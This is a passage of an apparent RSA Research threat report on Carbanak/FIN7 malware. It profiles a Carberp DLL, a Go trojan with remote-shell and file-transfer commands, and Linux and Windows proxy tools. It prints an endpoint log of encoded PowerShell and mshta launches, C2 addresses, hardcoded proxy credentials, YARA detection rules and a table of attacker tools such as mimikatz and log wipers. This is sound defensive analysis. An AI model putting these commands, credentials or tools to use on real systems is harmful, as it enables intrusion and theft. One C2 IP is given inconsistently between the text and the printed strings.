Figure 17: Carberp Floating DLL

Event Time	PID	Source File Name	Event	Target	Target Command Line
8/25/2017 10:29:02.475 AM	2584	MsMpEng.exe	Open Process	powershell.exe	powershell.exe -noexit -enc "JABFAHIAcgBvAHIAQQBjAHQAaQBvAG4AUAByA(
8/25/2017 10:29:02.459 AM	3576	powershell.exe	Write to Executable	__PSScriptPolicyTest_gfwzncqk.oxa.ps1	
8/25/2017 10:29:02.459 AM	1516	svchost.exe	Open Process	powershell.exe	powershell.exe -noexit -enc "JABFAHIAcgBvAHIAQQBjAHQAaQBvAG4AUAByA(
8/25/2017 10:29:02.334 AM	3576	powershell.exe	Create Process	conhost.exe	conhost.exe 0xffffffff -ForceV1
8/25/2017 10:29:02.162 AM	468	csrss.exe	Open Process	powershell.exe	powershell.exe -noexit -enc "JABFAHIAcgBvAHIAQQBjAHQAaQBvAG4AUAByA(
8/25/2017 10:29:02.162 AM	7132	mshta.exe	Create Process	powershell.exe	powershell.exe -noexit -enc "JABFAHIAcgBvAHIAQQBjAHQAaQBvAG4AUAByA(
8/25/2017 10:29:02.131 AM	740	svchost.exe	Open Process	mshta.exe	mshta "about:<hta:application showintaskbar=no><title></title><script>re
8/25/2017 10:29:02.115 AM	3188	explorer.exe	Open Process	mshta.exe	mshta "about:<hta:application showintaskbar=no><title></title><script>re
8/25/2017 10:29:02.100 AM	1516	svchost.exe	Open Process	mshta.exe	mshta "about:<hta:application showintaskbar=no><title></title><script>re
8/25/2017 10:29:02.053 AM	468	csrss.exe	Open Process	mshta.exe	mshta "about:<hta:application showintaskbar=no><title></title><script>re
8/25/2017 10:29:02.053 AM	7088	cmd.exe	Create Process	mshta.exe	mshta "about:<hta:application showintaskbar=no><title></title><script>re
8/25/2017 10:29:02.037 AM	3188	explorer.exe	Open Process	cmd.exe	cmd.exe /c mshta "about:<hta:application showintaskbar=no><title></title>
8/25/2017 10:29:02.037 AM	740	svchost.exe	Open Process	cmd.exe	cmd.exe /c mshta "about:<hta:application showintaskbar=no><title></title>
8/25/2017 10:29:02.021 AM	3188	explorer.exe	Open Process	conhost.exe	conhost.exe 0x4
8/25/2017 10:29:02.021 AM	740	svchost.exe	Open Process	conhost.exe	conhost.exe 0x4
8/25/2017 10:29:02.006 AM	1516	svchost.exe	Open Process	conhost.exe	conhost.exe 0x4
8/25/2017 10:29:02.006 AM	7088	cmd.exe	Create Process	conhost.exe	conhost.exe 0xffffffff -ForceV1
8/25/2017 10:29:01.990 AM	468	csrss.exe	Open Process	cmd.exe	cmd.exe /c mshta "about:<hta:application showintaskbar=no><title></title>
8/25/2017 10:29:01.990 AM	3188	explorer.exe	Create Process	cmd.exe	cmd.exe /c mshta "about:<hta:application showintaskbar=no><title></title>

Figure 18: Carberp Startup from NEW

When inspecting this suspicious DLL in RSA NetWitness Endpoint, right-clicking the module and selecting "Analyze" shows suspicious network-related strings (Figure 19). The malware communicates via SSL/TLS to the domains below and was active in 2015. The Trojan may also be configured to communicate via HTTP and be detected using the HTTP section of the RSA [NetWitness Hunting Pack](). If the environment is using an SSL/TLS man-in-the-middle (MITM) device, even the encrypted communications can easily be discovered.




Figure 19: Suspicious Strings in Floating DLL

Domain	IP and Port
strangeerglassingpbx.org	192.52.167.137:443
KLYFERYINSOXBABESY.BIZ	217.12.203.194:443
OPLESANDROXGEOFLAX.ORG	NEVER REGISTERED

The following YARA signature detects the unpacked DLL in an RSA NetWitness Endpoint environment.

YARA Signature for Injected Carberp DLL

```
rule Carbanak_Carberp
{
 meta:
  author = "RSA FW"
 strings:
  $mz     = { 4D 5A }
  $path   = "%%userprofile%%\\AppData\\LocalLow\\%u.db" wide
  $sbox1 = "MALTEST" wide
  $sbox2 = "TEQUILABOOMBOOM" wide
  $sbox3 = "SANDBOX" wide
  $sbox4 = "VIRUS" wide
  $sbox5 = "MALWARE" wide
  $uri     =
"/%s?user=%08x%08x%08x%08x&id=%u&ver=%u&os=%lu&os2
=%lu&host=%u&k=%lu&type=%u" wide
condition:
  $mz at 0 and $path and $uri and all of ($sbox*)
}
```

2.1.3. Other Windows Trojans

The Carbanak/FIN7 syndicate appears to have ready access to an array of common crimeware and banker-style Trojans, as well as a few custom, yet relatively simple, Trojans. This indicates that they either a) are part of the development team that built these Trojans or b) have access to the vendors that sell these intrusion sets. The simplicity of their custom malware indicates option b might be likely; however, there is no direct evidence to support this conclusion. Compounding this issue, the attackers appear to have a solid grasp on OPSEC, having evaded direct attribution thus far.

The common malware repurposed for targeted intrusions is listed below with a brief description of each. This is worth mentioning so that a network defender can alert on AV logs for these specific classifications. By using malware that would be classified as a "common" threat, they are able to avoid intense scrutiny.

RSA

Trojan Family	Description
Andromeda/Gamarue	Backdoor commonly used to deliver banking Trojans; uses plug-ins like Carberp to extend functionality
Qadars	Banking Trojan loosely based on leaked source code of Carberp and Zeus; supports plug-ins
Meterpreter	Metasploit backdoor payload loader; very extensible
Cobalt Strike	Full-featured Red Team software; unlicensed versions using the HTTP beacon contain the X-malware HTTP header
Odaniff	Download and execute arbitrary files; run shell commands

In addition to common crimeware repurposed for targeted intrusions, these actors also engineer their own custom, albeit simplistic, Trojans. The following example, "ctlmon.exe," is indicative of their latest work.

Carbanak/FIN7 Go Trojan
File Name: ctlmon.exe File Size: 4392448 bytes MD5: 370d420948672e04ba8eac10bfe6fc9c SHA1: 450605b6761ff8dd025978f44724b11e0c5eadcc PE Time: 0x0 [Thu Jan 01 00:00:00 1970 UTC] Sections (4): Name Entropy MD5 .text 5.86 81e6ebbfa5b3cca1c38be969510fae07 .data 5.17 17c39e9611777b3bcf6d289ce02f42a1 .idata 3.49 b6cb3301099e4b93902c3b59dcabb030 .symtab 0.02 07b5472d347d42780469fb2654b7fc54

This peculiar sample was simple in its implementation, but not simple to analyze. Written in Go language and compiled into a Windows Executable, it presented several hurdles to the tools a typical malware analyst will use, specifically IDA Pro. When importing this sample, nearly none of the functions were recognized by IDA's flow-disassembler (Figure 20).




Figure 20: IDA Pro Flow-Disassembler

By manually defining the code locations, along with a script from [strazzere](), RSA Research parsed the Go Runtime code as well as the imported libraries. This still left more than 5000 functions to analyze (Figure 21).




Figure 21: New IDA Functions to Analyze

Next, scanning through the functions to identify imported libraries—not likely malicious or user created—allowed us to analyze the user-created logic. Now we simply reference the functionality of the library code (Figure 22).




Figure 22: User-Created Code Instead of Compiled Libraries

RSA

Running a web search on the library calls leads to "runtime_stringtoslicebyte," which takes a string and turns it into a sequence of bytes—exactly as expected of a simple XOR key. The malware moves the offset for the XOR key into RAX, then into a QWORD (global variable calculated based on the length of the XOR key string into RCX), and then onto the stack before it calls "runtime_stringtoslicebyte" to decode the configuration (Figure 23).




Figure 23: Configuration XOR Key

When the malware starts, it will decode the command strings used in memory to avoid static detection and heuristics (Figure 24).




Figure 24: Decoded Trojan Commands

A brief synopsis of the commands:

Command	Function
#ps	Display process listing
#shell	Begin interactive command shell
#kill	Remove Windows Service and malware
#info	Get system information
#wget	Download function via wget HTTP
#wput	Upload function via wput FTP
#name	Get hostname of victim
#service	Install malware as Windows Service with Service Name of 'WindowsCtlMonitor'

The malware also queries the user's default %TEMP% directory looking for the xname.txt file and uploads to the C2 server. The malware does not create this file; therefore, its functionality remains unknown at this time (Figure 25).




Figure 25: Malware Reading Unknown File

The malware beacons to 107.181.246[.]146 over TCP port 443 with a simple, single-byte XOR key that changes on every connection. The output is a single-byte XOR command output; the malware simply redirects STDIN, STDOUT and STDERR across the encoded connection when it receives the #shell command (Figure 26).




Figure 26: Simple Command Shell

This Trojan may be detected with the YARA signature, below. RSA Research has not been able to locate any additional samples like this, making it impossible to build a corpus of variants to diff them in an effort to identify what's common.

RSA

YARA Signature for Go Trojan

```
rule Carbanak_Go_Trojan
{
 meta:
  author    = "RSA FW"
 strings:
  $mz       = { 4D 5A }
  $build_id = "Go build ID:
\"33ee104ab2c9fc37c067a26623e7fddd3bb76302\""
  $string   = "xname.txt"
  $sgc      = "2.16.840.1.113730.4.1"
  $msc      = "1.3.6.1.4.1.311.10.3.3"
 condition:
  $mz at 0 and ($build_id or ($string and #sgc and $msc))
}
```

2.1.4. Linux and Other Tools

Carbanak/FIN7 operators are not confined to a compromised organization's Windows environment. While their goal is generally the Windows-based machines, certain sub-groups are rather adept in the Linux world and have used specialized tools to migrate from one to the other, as well as to maintain persistence. The following SOCKS5 proxy tool is a strong example.

Carbanak/FIN7 Linux SOCKS5 Proxy

Name	auditd
MD5	b57dc2bc16dfdb3de55923aef9a98401
SHA-1	1d3501b30183ba213fb4c22a00d89db6fd50cc34
Size	21.1 KB (21616 bytes)
Type	ELF
Magic	ELF 64-bit LSB executable, x86-64, version 1 (SYSV), dynamically linked (uses shared libs), for GNU/Linux 2.6.18, not stripped

Name	Type	Address	Offset	Size	Flags
NULL	NULL	0x00000000	0x00000000	0	
.interp	PROGBITS	0x00400200	0x00000200	28	A
.note.ABI-tag	NOTE	0x0040021c	0x0000021c	32	A
.note.gnu.build-id	NOTE	0x0040023c	0x0000023c	36	A
.gnu.hash	GNU_HASH	0x00400260	0x00000260	36	A
.dynsym	DYNSYM	0x00400288	0x00000288	792	A
.dynstr	STRTAB	0x004005a0	0x000005a0	280	A
.gnu.version	VERSYM	0x004006b8	0x000006b8	66	A
.gnu.version_r	VERNEED	0x00400700	0x00000700	32	A
.rela.dyn	RELA	0x00400720	0x00000720	24	A

The utility begins as a daemon and connects to 95.215.36[.]116 over TCP port 443. These values, as well as credentials, are hardcoded into the malware and not obfuscated in any way (Figure 27).

```
.rodata:0000000000402EA8 a95_215_46_116  db '95.215.46.116',0      ; DATA XREF: .data:lpszCCIP↓o
.rodata:0000000000402EB6 aWenhua_zhu     db 'wenhua.zhu',0         ; DATA XREF: .data:g_proxy_creds↓o
.rodata:0000000000402EC1 a820113         db '820113',0             ; DATA XREF: .data:off_603868↓o
```

Figure 27: Hardcoded SOCKS5 Proxy Information

The credentials are read from these locations, combined with sprintf() '%s:%s' and base64 encoded to create the Authorization-Basic string (Figures 28 and 29).




Figure 28: Reading the Password




Figure 29: Reading the User ID

The SOCKS5 proxy obfuscates its traffic with a simple XOR loop. The same key is also used in another one of their Windows IP forwarding tools, discussed later (Figure 30).




Figure 30: XOR Obfuscation on Top of SOCKS5 Proxy

This Linux SOCKS5 proxy may be found with this YARA rule:

YARA Signature for Linux SOCKS5 Proxy

```
rule Carbanak_ELF_SocksTunnel
{
 meta:
  author = “RSA FW”
 strings:
   $elf = { 7F 45 4C }
   $s1  = “SendToTunnelSocks5Answer”
   $s2  = “SendToTunnel”
   $s3  = “process_out_data”
   $s4  = “process_in_data”
   $s5  = “update_tunnel_select_ex_cb”
   $s6  = “update_tunnel_descriptors”
   $s7  = “process_data_from_tunnel”
   $s8  = “UpdatePingTime”

 condition:
   $elf at 0 and all of ($s*)
}
```

RSA

A similar Windows utility, “svcmd.exe”, was discovered as well.

Carbanak/FIN7 Windows IP Proxy Tool
File Name: svcmd.exe
File Size: 47104 bytes
MD5: 8b3a91038ecb2f57de5bbd29848b6dc4
SHA1: 54074b3934955d4121d1a01fe2ed5493c3f7f16d
PE Time: 0x58CBC258 [Fri Mar 17 11:02:48 2017 UTC]
PEID Sig: Microsoft Visual C++ 8
Sections (5):
Name Entropy MD5
.text 6.57 80dd3bd472624a01e5dff9e015ed74fd
.rdata 5.44 b789b368b21d3d99504e6eb11a6d6111
.data 2.31 970056273f112900c81725137f9f8b45
.rsrc 5.1 44a70bdd3dc9af38103d562d29023882
.reloc 4.4 c99c03a1ef6bc783bb6e534476e5155b

This tool also has its configuration hardcoded into the malware and is plainly visible in its strings (Figure 31).




Figure 31: Clearly Visible Network Information

RSA

Instead of a SOCKS5 proxy, this tool appears to directly forward packets to the IP address 185.86.151[.]174 on TCP port 443. It also uses a simple XOR obfuscation routine with the key of 0x41, the same as the Linux SOCKS5 proxy (Figure 32).




Figure 32: IP Proxy Tool XOR Routine

RSA

YARA Signature for Windows IP Proxy Tool

```
rule Carbanak_IP_Proxy
{
  meta:
    author      = "RSA FW"
  strings:
    $mz         = { 4D 5A }
    $decoder  = { 33 C0 EB 03 [0-3] 80 34 38 41 40 3B C6 75 F7 }
  condition:
    $mz at 0 and $decoder
}
```

The syndicate also utilizes several freely available reconnaissance, lateral movement and privilege escalation tools, not to mention various Track data memory scrapers and other financial data-gathering utilities discovered in the wild. The table below enumerates the most common tools utilized by these actors.

Tool	Description
mimikatz	Password dumper; 32-bit or 64-bit
mimikatz-lite	Smaller version of mimikatz; 32-bit or 64-bit
invoke-minikatz	PowerShell version of mimikatz
System scrapers	Will return browser history and passwords, as well as RDP and share information
WGET	GNU HTTP tool; Win32 and ELF
Network scanners	Simple scanners to quickly identify open ports on a network segment
Compression utilities	RAR, 7zip, etc., renamed to compress exfil for faster transmission, as well as fooling simple flow analysis
Log wipers	From batch scripts, bash scripts, PowerShell scripts invoking WMIC commands to custom binaries—all configured to wipe logs
Backdoored SSH and SSHD daemons	Allows remote access with key-based authentication, as well as exfiltrating all successful authentications to a configured domain or IP on the internet
Lateral movement tools	PSEXEC, PAExec, TinyP, Winexec for Linux; allowing remote execution of arbitrary files with stolen credentials from one machine on the network to another
Remote administration tools	Ammy admin; plink used to create reverse SSH tunnel; various implementations of local proxies to circumvent firewalls and network segmentation

Known exploits	RTF, DOC, DOCX exploit lures; direct attacks on web applications and external infrastructure to gain a foothold in the network, as well as local privilege escalation vulnerabilities for Linux and Windows

Table 1: Common Tools Used by Carbanak/FIN7

3. ANUNAK HISTORICAL OVERVIEW

The following figures were compiled from Anunak/Sekur samples acquired from VirusTotal. They were initially sorted by compile time, but this proved problematic as many had compile times zeroed out (resulting in a compile date of January 1, 1970) or were tampered with to infer future compile date. Consequently, the samples were sorted by first submission to VirusTotal. The Trojans were often hardcoded with domains and IP addresses with a port. New indicators appear on the graph next to their submission date. Please note that no pDNS for the domains was added to the timeline due to the compile time vs. submission time irregularities.

While there are many overlaps in infrastructure between 2014 (Figure 33) into early 2015, the 2015 period (Figure 34) shows a dramatic slowdown in the group's activity. It is noteworthy that Kaspersky reported (in February 2015) the group was responsible for stealing millions, if not billions, from banks during 2013 and 2014. Several months later, the authorities made high-profile arrests on charges of ATM fraud and SWIFT transfers and other direct account transfers. The observed lull in the group's activity following this attribution and related arrests indicates that some of the more prolific actors were either caught, ceased their activity, moved on, or changed their TTPs and continued operations.

While each of these options is a possible truth, RSA Research believes that the 2015 curtailment of activity reflects Carbanak operators, still reeling from a law enforcement takedown, reorganizing into a more loosely affiliated syndicate. As mentioned previously, the graph shows net-new infrastructure, and it's worth it to note that in 2014 there were many different samples that communicated with overlapping domains and IP addresses. The immense slowdown in 2015 in new indicators, and the fact that the samples observed stopped reusing or overlapping domains and IPs, suggest a fragmentation—especially considering that 2016 shows very little intersection of domains and IPs.

